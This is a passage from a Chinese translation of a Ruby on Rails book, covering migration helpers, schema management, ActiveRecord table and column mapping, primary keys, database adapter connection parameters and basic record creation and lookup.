但我们还希望走得更远，让所有迁移任务都可以调用 `foreign_key()` 方法。为此，我们要在应用程序的 `lib` 目录下创建一个模块，把 `foreign_key()` 方法放入其中。不过这次它应该就是一个普通的实例方法，而不是类方法。

```
305 module MigrationHelpers

  def foreign_key(from_table, from_column, to_table)
    constraint_name = "fk_#{from_table}_#{to_table}"
```

```

execute %{
  CREATE TRIGGER #{constraint_name}_insert
  BEFORE INSERT ON #{from_table}
  FOR EACH ROW BEGIN
    SELECT
      RAISE(ABORT, "constraint violation: #{constraint_name}" )
    WHERE
      (SELECT id FROM #{to_table} WHERE id = NEW.#{from_column}) IS NULL;
  END;
}

execute %{
  CREATE TRIGGER #{constraint_name}_update
  BEFORE UPDATE ON #{from_table}
  FOR EACH ROW BEGIN
    SELECT
      RAISE(ABORT, "constraint violation: #{constraint_name}" )
    WHERE
      (SELECT id FROM #{to_table} WHERE id = NEW.#{from_column}) IS NULL;
  END;
}

execute %{
  CREATE TRIGGER #{constraint_name}_delete
  BEFORE DELETE ON #{to_table}
  FOR EACH ROW BEGIN
    SELECT
      RAISE(ABORT, "constraint violation: #{constraint_name}" )
    WHERE
      (SELECT id FROM #{from_table} WHERE #{from_column} = OLD.id) IS NOT NULL;
  END;
}
end
end

```

然后，只要在迁移任务源文件的顶端加上下列代码，就可以引入这个方法：

```

▶ require "migration_helpers"

class CreateLineItems < ActiveRecord::Migration

▶ extend MigrationHelpers

```

require 这行代码导入了模块定义，extend 这一行则将 MigrationHelpers 模块中的方法变成了迁移任务的类方法。用这个技巧，你就可以开发和共享任意多的迁移辅助方法。

(另外，如果你想让开发生活变得再轻松些，已经有人写好了用于添加外键约束的插件。⁴)

定制消息和性能监测

至少在某些高级迁移任务中，须要输出自己定义的消息和性能监测值。可以用 say_with_time 方法来实现这一需求：

```

def self.up
  say_with_time "Updating prices..." do
    Person.find(:all).each do |p|
      p.update_attribute :price, p.lookup_master_price
    end
  end
end

```

⁴ <http://wiki.rubyonrails.org/rails/pages/AvailableGenerators>

在执行代码块之前，“*Updating prices...*”这句话会首先被输出。当代码块执行结束时，你会看到执行所耗费的时间。

17.6 迁移任务的缺点 When Migrations Go Bad

数据迁移有一个严重的问题：它用于更新数据库结构的 DDL 语句不是事务性的。这并不是 Rails 的错：大部分数据库根本不支持 `create table`、`alter table` 和其他一些 DDL 语句的回滚。

我们来看看下面的迁移任务，它尝试朝数据库中添加两张表：

```
class ExampleMigration < ActiveRecord::Migration
  def self.up
    create_table :one do ...
    end
    create_table :two do ...
    end
  end

  def self.down
    drop_table :two
    drop_table :one
  end
end
```

正常情况下，`up()`方法会添加 `one` 和 `two` 两张表，`drop()` 方法则会删除这两张表。

但如果在创建第二张表的时候出了问题会怎么样呢？数据库中会留下 `one` 这张表，却没有 `two` 这张表。等到把迁移任务中的问题解决掉以后，我们却没办法再次执行它了——因为 `one` 表已经存在，再次执行迁移任务就会失败。

也许你会想：可以回滚这次迁移。但这个办法也行不通，因为迁移任务初次执行时失败了，数据库版本并没有被更新，所以 Rails 也不会对其进行回滚。

此时还有一个不那么优雅的解决办法：手工修改数据库，把 `one` 表删掉。不过也许并不值得这样做。我们推荐的办法是干脆删掉整个数据库，重新创建它，然后重新运行所有迁移任务，让它到达正确的状态。你不会丢失任何东西，并且可以保证数据库结构的一致可靠。

不过从这个例子可以看出，在生产数据库上进行数据迁移是有风险的。应该这样做吗？我们也没有答案。如果你有一位数据库管理员，最好问问他的意见。如果你必须做这个决定，那就得承担风险了。不过，如果你决定对生产数据库进行迁移，至少应该将其完整地备份下来。然后就可以动手进行迁移了：进入应用程序所在的目录，确认当前用户有权管理生产数据库，然后执行下列命令：

```
depot> RAILS_ENV=production rake db:migrate
```

在听从我们的建议之前请仔细阅读本书开始处的法律提示。如果这个操作破坏了你的生产数据，我们不对此负责。

17.7 在迁移任务之外操作数据库结构 Schema Manipulation Outside Migrations

本章中所介绍的用于迁移任务的方法也同样可以在 `ActiveRecord` 的连接对象上使用，因此所有

模型、视图和控制器也同样可以使用这些方法。

譬如说，你可能会发现：如果给 `orders` 表的 `city` 字段加上索引，一个非常耗时的报表查询会运行得更快。但在平时的应用运行过程中并不需要这个索引，而且测试结果表明：维护这个索引会略微降低应用程序的性能。

我们可以编写一个方法，首先创建索引，然后运行一块代码，最后把索引删掉。这可能是模型类的一个私有方法，也可能在一个库中实现。

```
def run_with_index(column)
  connection.add_index(:orders, column)
begin
  yield
ensure
  connection.remove_index(:orders, column)
end
end
```

< 308

模型类中负责收集信息生成报表的方法可以这样使用它：

```
def get_city_statistics
  run_with_index(:city) do
    # .. calculate stats
  end
end
```

17.8 管理迁移任务

Managing Migrations

使用迁移任务还有一个问题：随着开发的进行，整个数据库结构的定义会分散在多个迁移任务中，同时会有多个问题可能对一张表的定义造成影响。一旦发展成这样，就很难看清每张表到底包含哪些信息。下面的建议可以让你的生活变得轻松一点。

第一种解决办法是查看 `db/schema.rb` 文件：执行迁移任务之后，这个文件会包含整个数据库的结构定义——并且是 Ruby 代码的形式。

此外，有些团队选择不在多个迁移任务中管理数据库结构的不同版本，而是针对每张表编写一个迁移任务，并用别的迁移任务向其中装载开发数据。如果要改变数据库结构（例如向某张表添加字段），就编辑修改现有的迁移任务。随后，他们会删除并重建数据库，然后重新执行所有迁移任务。这样就始终可以在一个迁移任务中看到一张表的完整定义。

要在实际工作中采用这种做法，团队的每个成员都要在更新本地代码时留意这些迁移任务是否被修改过。一旦发现被修改过，就可能要重建整个数据库结构。

这看起来似乎背离了数据迁移的本意，但实际用起来却很有效。

迁移任务的另一种用法在本章的前面部分已经介绍过：每当要修改数据库结构时，都新建一个迁移任务。此时为了跟踪数据库结构的状态，你可以使用 `annotate_models` 插件，这个插件会察看当前的数据库结构，并在每张表对应的模型文件顶端加上数据库表的描述信息。

用下列命令就可以安装 `annotate_models` 插件（只有一条命令，不过书中分成了两行，以适应排版的需要）：

```
depot> ruby script/plugin install \
          http://repo.pragprog.com/svn/Public/plugins/annotate_models
```

安装完毕之后，就可以随时用下列命令来运行它：

```
depot> rake annotate_models
```

运行完之后，模型类的源文件中就会包含一段注释，其中记载了对应的数据库表字段信息。譬如说，在我们的 Depot 应用中，line_item.rb 文件开头处会有这样一段注释：

```
# == Schema Information
# Schema version: 20080601000007
#
# Table name: line_items
#
# id          :integer      not null, primary key
# product_id :integer      not null
# order_id   :integer      not null
# quantity   :integer      not null
# total_price :decimal(8, 2) not null
# created_at  :datetime
# updated_at  :datetime
#
class LineItem < ActiveRecord::Base
# ...
```

如果稍后又对数据库结构做了修改，只要再次运行这个 Rake 任务，这段注释就会被更新，以反映数据库的当前状态。



第 18 章

ActiveRecord 第一部分：基础

Active Record Part I: The Basics

ActiveRecord 是 Rails 采用的对象-关系映射（ORM）层。在本章中，我们将了解 ActiveRecord 的基础知识——如何连接到数据库、如何映射表，以及如何处理数据。在下一章，我们会看到如何用 ActiveRecord 来管理表间关联；随后的一章则会深入介绍 ActiveRecord 对象的生命周期（以及数据校验和过滤器）。

ActiveRecord 采用了标准的 ORM 模型：表映射到类、记录映射到对象、字段映射到对象的属性。与别的大多数 ORM 库相比，它最大的特点在于配置的方式：ActiveRecord 有一组相当好用的默认设置，因此要开发者做的配置工作非常少。譬如说，下面这个程序用 ActiveRecord 对 MySQL 数据库中的 orders 表进行处理：首先找到具有特定 id 的订单记录，然后修改购买者的姓名，再将结果存回数据库，更新原来的记录。¹

```
require "rubygems"
require "activerecord"
ActiveRecord::Base.establish_connection(:adapter => "sqlite3",
                                       :database => "db/development.sqlite3")

class Order < ActiveRecord::Base
end

order = Order.find(1)
order.name = "Dave Thomas"
order.save
```

< 311

这就是全部了——不需要任何配置信息（除了数据库连接之外）。不知道怎么的，ActiveRecord 就是知道我们需要什么，并且把所有的事情都做对了。现在，我们就来看看它是怎么工作的。

18.1 表和类

Tables and Classes

当你创建 ActiveRecord::Base 的一个子类时，就表示你要对某个数据库表进行封装。默认情况下，ActiveRecord 会认为表名应该是类名的复数形式；如果类名包含多个大写字母，表名中就应该用下画线分隔多个单词。此外，一些特殊的复数形式也会被自动处理。

¹ 本章中的例子会连接到几个不同的 MySQL 数据库，那都是我们在写作本书时使用的。当使用这些例子时，你可能需要对连接参数加以调整，以配合你自己的数据库。在第 18.4 节“连接数据库”（原书第 318 页）中，我们会讨论关于数据库连接的话题。

Class Name	Table Name	Class Name	Table Name
Order	orders	LineItem	line_items
TaxAgency	tax_agencies	Person	people
Batch	batches	Datum	data
Diagnosis	diagnoses	Quantity	quantities

这些原则折射出 DHH 的理念：类名应该是单数形式，表名则应该是复数形式。如果你不喜欢这样的行为，也可以用 `set_table_name` 语句来修改它。

```
class Sheep < ActiveRecord::Base
  set_table_name "sheep"          # Not "sheeps"
end

class Order < ActiveRecord::Base
  set_table_name "ord_rev99_x"    # Wrap a legacy table...
end
```

如果你不喜欢使用 `set_xxx` 这样的方法，还有另一种更直接的方式：

```
class Sheep < ActiveRecord::Base
  self.table_name = "sheep"
end
```

18.2 字段和属性

Columns and Attributes

在 ActiveRecord 这里，模型对象对应于数据库表中的记录，对象的属性则对应于表中的字段。读者大概已经注意到了，我们对 `Order` 类的定义压根没有提到 `orders` 表中的任何字段。这是因为 ActiveRecord 可以在运行时动态判断数据库中有哪些字段，并将数据库结构反映在对应的模型类中。²



David 说……
属性在哪里

人们常常把数据库管理员（DBA）与程序员看作两种不同的角色，这导致一些开发者认为代码与数据库结构之间存在一条泾渭分明的界线。ActiveRecord 让这条界线变得模糊，最直观的体现就是：模型对象中没有对属性的明确定义，对象拥有哪些属性取决于数据库拥有哪些字段。

不过别担心。实践证明，看数据库结构、看 XML 映射文件和看模型对象定义的属性，三者其实没有太大的区别。复合视图（Composite View）的概念其实非常类似于 MVC 模式——只是范围较小。

只要习惯了“将数据库结构看作模型定义的一部分”这种方式，你就会感受到保持 DRY（Don't Repeat Yourself）的好处：如果要给模型添加一个属性，只要新建一个数据迁移任务，然后重新加载应用程序，无须对代码做任何修改。

将应用代码与数据库结构的变化隔离开，就可以使它变得跟应用代码一样敏捷。你可以用一个比较小的数据库结构定义开始开发，等到真正需要的时候再增加新的字段。

² 严格说来，情况并非完全如此：模型类还可以拥有数据库结构之外的属性。从原书下一章的第 410 页开始，我们将深入讨论对象属性的问题。

譬如说，创建 orders 表的迁移任务可能如下所示：

```
depot_r/db/migrate/20080601000005_create_orders.rb
def self.up
  create_table :orders do |t|
    t.string :name
    t.text :address
    t.string :email
    t.string :pay_type, :limit => 10

    t.timestamps
  end
end
```

在 Depot 应用中我们已经编写了一个 Order 模型类，现在就用 script/console 命令来试试使用它吧。首先，我们尝试取出各个字段的名字：

```
depot> ruby script/console
Loading development environment (Rails 2.2.2).
>> Order.column_names
=> ["id", "name", "address", "email", "pay_type", "created_at", "updated_at"]
```

< 313

我们还可以查询 pay_type 字段的详细信息：

```
>> Order.columns_hash["pay_type"]
=> #<ActiveRecord::ConnectionAdapters::SQLiteColumn:0x13d371c
  @precision=nil, @primary=false, @limit=10, @default=nil, @null=true,
  @name="pay_type", @type:string, @scale=nil,
  @sql_type="varchar(10)">
```

可以看到， ActiveRecord 收集了很多关于 pay_type 字段的信息：它知道这个字段是字符串型的，字段长度是 10 字符，没有设置默认值，它不是主键，其中可以包含 null 值。这些信息都是当我们首次尝试使用 order 类时， ActiveRecord 从数据库里取出来的。

图 18.1 展示了 SQL 类型与 Ruby 类型之间的对应关系。唯一值得一提的是 decimal 类型：如果在定义表结构时没有指定小数位，decimal 字段中的值会被映射为整数；否则它们会被映射为 Ruby 的 BigDecimal 对象，从而确保不会丢失精度。

SQL Type	Ruby Class	SQL Type	Ruby Class
int, integer	Fixnum	float, double	Float
decimal, numeric	BigDecimal ¹	char, varchar, string	String
interval, date	Date	datetime, time	Time
clob, blob, text	String	boolean	see text

¹ Decimal and numeric columns are mapped to integers when their scale is 0

图 18.1 SQL 类型与 Ruby 类型之间的对应关系

记录和属性的访问

在 ActiveRecord 中，类对应于数据库中的表，类的实例则对应于表中的一条记录。举例来说，调用 Order.find(1) 就会返回一个 Order 类的实例，其中包含主键为 1 的那条记录中的数据。

一般而言， ActiveRecord 对象的属性就对应于数据中一条记录的数据。譬如说， orders 表可能包含下列数据：

```
depot> sqlite3 -line db/development.sqlite3 "select * from orders limit 1"
  id = 1
  name = Dave Thomas
  address = 123 Main St
  email = customer@pragprog.com
  pay_type = check
```

314
created_at = 2008-05-13 10:13:48
updated_at = 2008-05-13 10:13:48

如果把这条数据以 ActiveRecord 对象的形式取出来，这个对象就会包含 5 个属性，其中 id 属性的值是 1（类型是 Fixnum），name 属性的值是字符串“Dave Thomas”，以此类推。

所有这些属性都可以通过访问子方法来访问。在读入数据库结构时，Rails 就已经自动为每个属性生成了读 / 写方法。

```
o = Order.find(1)
puts o.name                      #=> "Dave Thomas"
o.name = "Fred Smith"            # set the name
```

修改属性的值不会对数据库造成任何影响——你必须保存修改之后的对象，这样修改才能被持久化。

使用属性读取方法时，ActiveRecord 会尽量将得到的值转型成适当的 Ruby 类型（譬如说，假设数据库字段是 timestamp 类型的，就会返回 Time 对象）。如果你希望得到一个属性的原始值，可以在属性名称后面加上 `_before_type_cast`，如下所示。

```
product.price_before_type_cast      #=> "29.95", a string
product.updated_at_before_type_cast #=> "2008-05-13 10:13:14"
```

最后，在模型内部的代码中，你可以使用 `read_attribute()` 和 `write_attribute()` 这两个私有方法，参数都是字符串形式的属性名称。

Boolean 型属性

有些数据库支持 boolean 型字段，但有些不支持，这就让 ActiveRecord 很难对 boolean 值进行抽象。譬如说，如果数据库不支持 boolean 类型，有些开发者就用 `char(1)` 类型的字段来代替，并用“t”和“f”分别代表 true 和 false 值；另一些人则用整型字段，用 0 代表 false，1 代表 true。即便数据库直接支持 boolean 型（譬如 MySQL 就有 `bool` 型字段），也许内部保存的仍旧是 0 或者 1。

问题在于，在 Ruby 语言中，数字 0 和字符串“f”都被解释为 true 值³。这也就是说，如果你直接使用这些字段的值，代码会把它们都解释成 true——尽管你真正想表达的是 false。

```
# DON'T DO THIS
user = Users.find_by_name("Dave")
if user.superuser
  grant_privileges
end
```

如果要查询一个 boolean 型字段的状态，就必须在字段名的后面加上问号：

```
# INSTEAD, DO THIS
user = Users.find_by_name("Dave")
if user.superuser?
  grant_privileges
end
```

用这种形式访问对象属性，ActiveRecord 就会首先查看字段的值，然后将数值 0、字符串“0”、“f”、“false”、空字符串、nil 和常量 false 都解释为 false，其他的值则解释为 true。

如果你必须使用遗留数据库，或者数据使用的语言不是英语，前述的定义可能并不适用。在这种情况下，你也可以覆盖内建的断言方法。譬如说，在德语中，代表真假值的可能分别是 J 和 N (Ja

³ Ruby 对“真值”的定义非常简单：除了 nil 和 false 之外的所有值都会被解释为 true。

和 Nee)。这时，你可以定义下列方法：

```
class User < ActiveRecord::Base
  def superuser?
    self.superuser == 'J'
  end
  # ...
end
```

18.3 主键与 ID

Primary Keys and ids

查看 Depot 应用程序的数据库结构时就会发现：每张表都定义了一个名叫 `id` 的整型字段作为主键。默认情况下，当你在迁移任务中使用 `create_table` 方法时，Rails 会自动加上这样一个主键字段。这也是 ActiveRecord 的一个约定。

“嘿，等等！”有人叫起来了，“如果我用 `orders` 表来保存订单信息，订单号不就是最合适的主键么？干嘛还要生造出 `id` 这么一个主键字段？”

之所以这样做，很大程度上是出于实际的考虑——任何外部数据的格式都有可能发生变化。譬如说，也许你会认为图书的 ISBN 号很适合作为 `books` 表的主键，因为 ISBN 号总是唯一的。但就在写作本书之时，美国出版业就在酝酿一次改革：在所有的 ISBN 号后面加上几位数字。◀ 316

如果用 ISBN 号作为 `books` 表的主键，当这次改革成为现实时，我们必须遍历更新所有的记录。但问题也接踵而至：别的表通过主键引用了 `books` 表的记录，如果我们要改变 `books` 表的主键字段，除非同时更新所有这些引用——那需要首先取消外键约束，然后更新所有引用表，然后更新 `books` 表，最后重建约束。这太痛苦了。

反过来，如果用一个内部值作为主键，情况就会好得多：再也不会有别人来要求我们改变主键值，因为那是我们自己的地盘。譬如说，当 ISBN 发生变化时，我们可以直接更新数据，不会对数据库的关联造成任何影响。也就是说，我们将“记录的身份”与“记录中的数据”分开了。

当然，我们也可以把 `id` 值暴露给最终用户，譬如将 `orders` 表的 `id` 叫做“订单号”，将它打印在单据上。但这样做的时候必须小心，因为不知道哪天就可能有人说：订单号必须遵循某种外部强加的格式，然后我们又回到了开始时的状态。

如果可以专为 Rails 应用新建表结构，最好是给每张表都加上一个 `id` 字段作为主键⁴。但如果需要操作现有数据库，ActiveRecord 也允许你轻松地指定主键字段。

譬如说，你可能需要操作已有的遗留数据库，其中使用 ISBN 作为 `books` 表的主键。在 ActiveRecord 模型对象中，使用下列代码就可以指定主键字段：

```
class LegacyBook < ActiveRecord::Base
  self.primary_key = "isbn"
end
```

一般而言，ActiveRecord 会负责为你创建的每条记录新建主键值——它们是递增的整数（但不保证连续）。然而，如果你指定了主键字段，就必须同时负责将每条新记录的主键设为唯一的值。有些令人吃惊的是，你仍旧可以通过名为 `id` 的属性来设置主键值。也就是说，只要使用 ActiveRecord，

³ 译者注：如果对这个例子没有什么感觉，读者不妨回想一下：就在几年前，中国的居民身份证号码刚刚从 15 位升到了 18 位。

⁴ 正如我们将要看到的，这条建议并不适用于连接表（join table）——它们不应该有 `id` 字段。

主键字段在对象中的属性名称永远都是 `id`, `primary_key`= 声明只是用于指定数据库表中的主键字段。在下列的代码中，我们就使用了 `id` 属性——尽管数据库中的主键字段是 `isbn`。

```
book = LegacyBook.new
book.id = "0-12345-6789"
book.title = "My Great American Novel"
book.save

# ...
book = LegacyBook.find("0-12345-6789")
puts book.title # => "My Great American Novel"
p book.attributes #=> {"isbn" =>"0-12345-6789",
  "title" =>"My Great American Novel" }
```

更令人迷惑的是，模型对象中仍旧有 `isbn` 和 `title` 这两个属性，却没有 `id` 属性。如果你要设置主键值，使用 `id` 属性；其他时候，请使用实际的字段名称。

复合主键

一张表可以用多个字段共同标志一条记录，这种情况我们就说这张表具有复合主键。Rails 不支持这样的表：既不能用迁移任务创建复合主键，也不能通过 ActiveRecord 使用它们。

不过也不用担心，你不会有太大损失。如果确实要让 Rails 使用具有复合主键的遗留数据库，到 Google 去找这方面的插件，有不少人在做这方面的工作⁵。

18.4 连接数据库

Connecting to the Database

ActiveRecord 将数据库连接的概念抽象出来，让应用程序不用操心“如何连接不同数据库”的底层细节。ActiveRecord 应用只是调用通用的方法，细节则委托给针对数据库定制的适配器来处理（不过，这层抽象也会对基于 SQL 的查询有所影响，我们稍后就会看到）。

建立连接的方式之一，就是使用 `establish_connection()` 方法⁶。譬如说，下列方法调用会连接到名为 `railsdb.sqlite3` 的 SQLite 3 数据库。这将是所有模型类的默认数据库连接。

```
 ActiveRecord::Base.establish_connection(
  :adapter => "sqlite3",
  :database => "db/railsdb.sqlite3"
)
```

各种适配器特有的信息

ActiveRecord 内建对 DB2、Firebird、Frontbase、MySQL、Openbase、Oracle、Postgres、SQLServer、SQLite 和 Sybase 等数据库的支持（这份列表还在不断增加新成员）。每个适配器接受的连接参数略有不同，我们将在随后的几节列出这些参数——都是些无聊的内容。和 Rails 中别的东西一样，数据库适配器也在不断变化，所以我建议你到 Rails 的 wiki(<http://wiki.rubyonrails.org/rails>) 去查看最新的相关信息。

⁵ 例如 Nic Williams 的开源项目：<http://compositekeys.rubyforge.org/>。

⁶ 在实际的 Rails 应用中，还有另一种指定数据库连接的方式，我们已在原书第 262 页介绍过它。

DB2 适配器

需要 Ruby DB2 驱动库。IBM alphaworks 最近发布了一个 Rails 入门工具包，其中就包含了 DB2 Express、对应的 Ruby 驱动（名叫 IBM DB2）及 Rails 适配器。此外，你也可以使用 Michael Neumann 开发的 ruby-db2 驱动，这个驱动是 DBI 项目的一部分，可以在 RubyForge 找到该项目⁷。

连接参数：

```
:adapter    => "db2" ,           # (or ibm-db2 for the IBM adapter)
:database  => "railsdb" ,
:username  => "optional" ,
:password  => "optional" ,
:schema    => "optional"
```

Firebird 适配器

需要 FireRuby 库（0.4 或更高版本），可以通过 gem 安装这个库：

```
depot> gem install fireruby
```

连接参数：

```
:adapter    => "firebird" ,
:database  => "railsdb" ,
:username  => "optional" ,
:password  => "optional" ,
:host       => "optional" ,
:port       => optional,
:service   => "optional" ,
:charset   => "optional"
```

Frontbase 适配器

需要 ruby-frontbase 库（1.0 或更高版本），可以通过 gem 安装这个库：

```
depot> gem install ruby-frontbase
```

连接参数：

```
:adapter      => "frontbase" ,
:database    => "railsdb" ,
:username    => "optional" ,
:password    => "optional" ,
:port        => port,
:host         => "optional" ,
:dbpassword  => "optional" ,
:session_name => "optional"
```

MySQL 适配器

从技术上说，Rails 不需要任何额外的库就可以连接 MySQL 数据库，因为它本身就已经包含了连接 MySQL 数据库所需的 Ruby 库。但这个库的性能比较差，所以我们推荐你安装用 C 编写的 MySQL 驱动库。

```
depot> gem install mysql
```

:socket 参数会产生很多问题，这也反映出 MySQL 本身在实现时所做的一些糟糕的决定。当构建 MySQL 时，其中硬编码了一个 socket 文件的位置，客户端要通过这个 socket 文件与服务器交互。

⁷ <http://rubyforge.org/projects/ruby-dbi/>

如果你用另一个包管理系统来安装 MySQL，这个 socket 文件就可能被配置到别的位置。也就是说，如果你首先构建了 Ruby 库，然后重新安装 MySQL，这些 Ruby 库就有可能无法正常工作，因为 socket 文件被移走了。`:socket` 参数让你可以重新指定 socket 文件的位置，请将其指向 socket 文件当前位置。

使用以下命令就可以找到 socket 文件的位置。

```
depot> mysql_config --socket
```

连接参数：

```
:adapter    => "mysql" ,
:database   => "railsdb" ,
:username   => "optional" ,    # defaults to 'root'
:password   => "optional" ,
:socket     => "path to socket" ,
:port       => optional
:encoding   => "utf8" , "latin1" , ...

# Use the following parameters to connect to a MySQL
# server using a secure SSL connection. To use SSL with no
# client certificate, set :sslca to "/dev/null"

:sslkey     => "path to key file" ,
:sslcert    => "path to certificate file"
:sslca      => "path to certificate authority file"
:sslcapath  => "directory containing trusted SSL CA certificates" ,
:sslcipher  => "list of allowable ciphers"
```

Openbase 适配器

需要 Ruby/，可以从 <http://ruby-openbase.rubyforge.org/> 找到。

连接参数：

```
:adapter    => "openbase" ,
:database   => "railsdb" ,
:username   => "optional" ,
:password   => "optional" ,
:host       => "optional"
```

320

Oracle 适配器

需要 ruby-oci8 库，在 RubyForge 可以找到⁸。

连接参数：

```
:adapter    => "oracle" ,    # used to be oci8
:database   => "railsdb" ,
:username   => "optional" ,
:password   => "optional" ,
```

Postgres 适配器

需要 ruby-postgres 库，可以通过 gem 安装这个库：

```
depot> gem install ruby-postgres
```

连接参数：

```
:adapter    => "postgresql" ,
:database   => "railsdb" ,
:username   => "optional" ,
:password   => "optional" ,
:port       => 5432,
```

⁸ <http://rubyforge.org/projects/ruby-oci8/>

```
:host          => "optional",
:min_messages => optional,
:schema_search_path => "optional" (aka :schema_order),
:allow_concurrency => true | false,
:encoding      => "encoding",
```

SQLite 适配器

SQLite 2 和 SQLite 3 数据库都能与 Rails 配合使用：前者使用的连接适配器是 `sqlite`，后者是 `sqlite3`。须安装下列 Ruby 接口库。

```
depot> gem install sqlite-ruby      # SQLite2
depot> gem install sqlite3-ruby     # SQLite3
```

连接参数：

```
:adapter  => "sqlite" , # or "sqlite3"
:database => "railsdb"
```

SQL Server 适配器

须安装 Ruby DBI 库，及其对 ADO 或 ODBC 数据库驱动的支持⁹。

连接参数：

```
:adapter      => "sqlserver" ,
:mode         => "ado" ,           # or "odbc"
:database    => "required for ado" ,
:host         => "localhost" ,
:dsn          => "required for odbc"
:username    => "optional" ,
:password    => "optional" ,
:autocommit   => true,
```

321

Sybase 适配器

须安装 `sybase-ctlib` 库¹⁰。

连接参数：

```
:adapter      => "sybase" ,
:database    => "railsdb" ,
:host        => "host" ,
:username   => "optional" ,
:password   => "optional" ,
:numconvert => true
```

如果：`numconvert` 参数为 `true`（默认值），适配器就不会给看起来像是整数的值加上引号。

连接与模型

数据库连接是与模型类关联的：每个模型类都会从父类继承到数据库连接。由于 `ActiveRecord::Base` 是所有模型类的基类，所以给它设置的连接就会成为所有模型类的默认连接。不过，你也可以根据需要指定别的连接。

在下列示例代码中，大多数用到的表都在名为 `online` 的 MySQL 数据库中。但出于某些历史原因（还能有别的原因么？），`customers` 表位于 `backend` 数据库中。由于 `establish_connection` 方法是类方法，我们可以在 `Customer` 类中直接调用它。

```
 ActiveRecord::Base.establish_connection(
  :adapter => "mysql" ,
```

⁹ <http://rubyforge.org/projects/ruby-dbi/>

¹⁰ <http://raa.ruby-lang.org/project/sybase-ctlib/>

```

:host => "dbserver.com",
:database => "online",
:username => "groucho",
:password => "swordfish" )

class LineItem < ActiveRecord::Base
# ...
end

class Order < ActiveRecord::Base
# ...
end

class Product < ActiveRecord::Base
# ...
end

class Customer < ActiveRecord::Base

establish_connection(
:adapter => "mysql",
:host => "dbserver.com",
:database => "backend",
:username => "chicho",
:password => "piano" )

# ...
end

```

322

在前面编写 Depot 应用时，我们并没有使用 `establish_connection()` 方法，而是在 config/database.yml 中指定连接参数。对于大多数 Rails 应用，这是推荐的做法。这不仅可以将数据库连接放在 Ruby 代码之外，而且也能够更方便地在测试环境和部署环境中切换。前面介绍的所有参数都可以在 YAML 文件中使用，详情请参见第 15.3 节，“配置数据库连接”（原书第 262 页）。

最后，你可以同时使用这两种方式。如果向 `establish_connection()` 方法传入一个符号，Rails 就会到 database.yml 文件中根据你传入的参数寻找对应的配置段，并根据找到的配置段来创建数据库连接。这样，你就可以把所有与数据库连接相关的细节都保存在代码之外了。

18.5 CRUD

Create, Read, Update, Delete (CRUD)

对数据库表有四大基本操作：创建（create）、读取（read）、更新（update）和删除（delete）。 ActiveRecord 让这四大基本操作的实现易如反掌。

在本节中，我们将要操作 MySQL 数据库中的 orders 表。下面的例子都将假设已经有了一个针对这张表的 ActiveRecord 模型对象。

```
class Order < ActiveRecord::Base
end
```

新建记录

在对象-关系映射的开发方式中，数据库表是与类对应的，表中的记录则对应于类的实例（也就是对象）。我们在程序中创建一个对象，就会在表中新增一条记录，这看起来很合理。实际情况也是如此：只要调用 `Order.new()` 方法，就可以创建一个对象，它代表着 orders 表中的一条记录；随后我们可以填充该对象各个属性（对应于数据库中的字段）的值；最后调用该对象的 `save()` 方法，就可以将它存入数据库。如果不调用 `save()` 方法，这个对象就只存在于本地内存中。

323

```
e1/ar/new_examples.rb
an_order = Order.new
an_order.name      = "Dave Thomas"
an_order.email    = "dave@pragprog.com"
an_order.address  = "123 Main St"
an_order.pay_type = "check"
an_order.save
```

ActiveRecord 模型对象的构造函数也可以接受一段代码作为参数。如果传入了这个参数，那么这段代码就会在新创建的对象之上执行。如果你想用一条语句完成对象的创建与保存，而不想引入局部变量，这个特性也许会有所帮助。

```
e1/ar/new_examples.rb
Order.new do |o|
  o.name      = "Dave Thomas"
  #
  o.save
end
```

最后，ActiveRecord 模型对象的构造函数还可以接受一个 hash 作为参数，在其中指定各个属性的值。在本书的后面部分将会看到，当需要将 HTML 表单数据存入数据库时，这个特性非常有用。

```
e1/ar/new_examples.rb
an_order = Order.new(
  :name      => "Dave Thomas",
  :email     => "dave@pragprog.com",
  :address   => "123 Main St",
  :pay_type  => "check")
an_order.save
```

可以看到，在上面所有的例子中，我们都没有设置新建记录的 `id` 属性。这是因为使用了 ActiveRecord 默认提供的整型字段作为主键，所以在保存之前，ActiveRecord 会自动创建一个全局唯一的值，并将其赋给 `id` 属性。保存之后，就可以看到 `id` 属性的值了。

```
e1/ar/new_examples.rb
an_order = Order.new
an_order.name = "Dave Thomas"
#
an_order.save
puts "The ID of this order is #{an_order.id}"
```

`new()` 构造函数会在内存中新建一个 `Order` 对象，必须记住在将来的某个时候将其存入数据库。ActiveRecord 提供了一个更为便利的 `create()` 方法，可以同时完成“实例化模型对象”和“将模型对象存入数据库”的操作。

```
e1/ar/new_examples.rb
an_order = Order.create(
  :name      => "Dave Thomas",
  :email     => "dave@pragprog.com",
  :address   => "123 Main St",
  :pay_type  => "check")
```

还可以向 `create()` 传入一个 hash 数组作为参数，这样就会在数据库中创建多条记录，并返回对应模型对象的数组。

```
e1/ar/new_examples.rb
orders = Order.create(
  [ { :name      => "Dave Thomas",
      :email     => "dave@pragprog.com",
      :address   => "123 Main St",
      :pay_type  => "check" },
    { :name      => "Andy Hunt",
      :email     => "andy@pragprog.com",
      :address   => "456 Gentle Drive",
```

```
:pay_type => "po"
) ] )
```

new() 和 create() 方法接受 hash 作为参数的真正原因在于：这样就可以直接拿表单数据来构造模型对象。

```
order = Order.new(params[:order])
```

读取现有记录

要从数据库读取数据时，你必须首先说明自己对哪些数据感兴趣——你给 ActiveRecord 提供某些查询条件，它就会返回给你符合这些条件的对象。

查找一条记录最简单的办法就是指定它的主键。每个模型类都支持 find() 方法，该方法接受一个或者多个主键值作为参数。如果只传入一个主键值，该方法会返回一个对象，其中包含该条记录中的数据（或者抛出 RecordNotFound 异常）；如果传入多个主键值，find() 方法就会返回一个数组，其中的每个对象对应一条记录。需要注意的是，在后一种情况下，如果任何一个 id 值在数据库中不存在，find() 方法都会抛出 RecordNotFound 异常（也就是说，只要该方法能够正常返回不抛出异常，结果数组的长度必定和传入的 id 数组长度相等）。

```
an_order = Order.find(27) # find the order with id == 27

# Get a list of product ids from a form, then
# sum the total price
product_list = params[:product_ids]
total = Product.find(product_list).sum(&:price)
```

325



David 说……

抛，还是不抛

当你根据主键进行查询时，你实际上是在查找某个特定的记录，你认为它应该存在。譬如说，如果调用 Person.find(5)，就表示我们知道 people 表中有 id 为 5 的记录存在。如果这个调用不成功——如果 id 为 5 的记录已经被删除了——就是遇到了非正常的情况。所以，这时候 Rails 会抛出 RecordNotFound 异常。

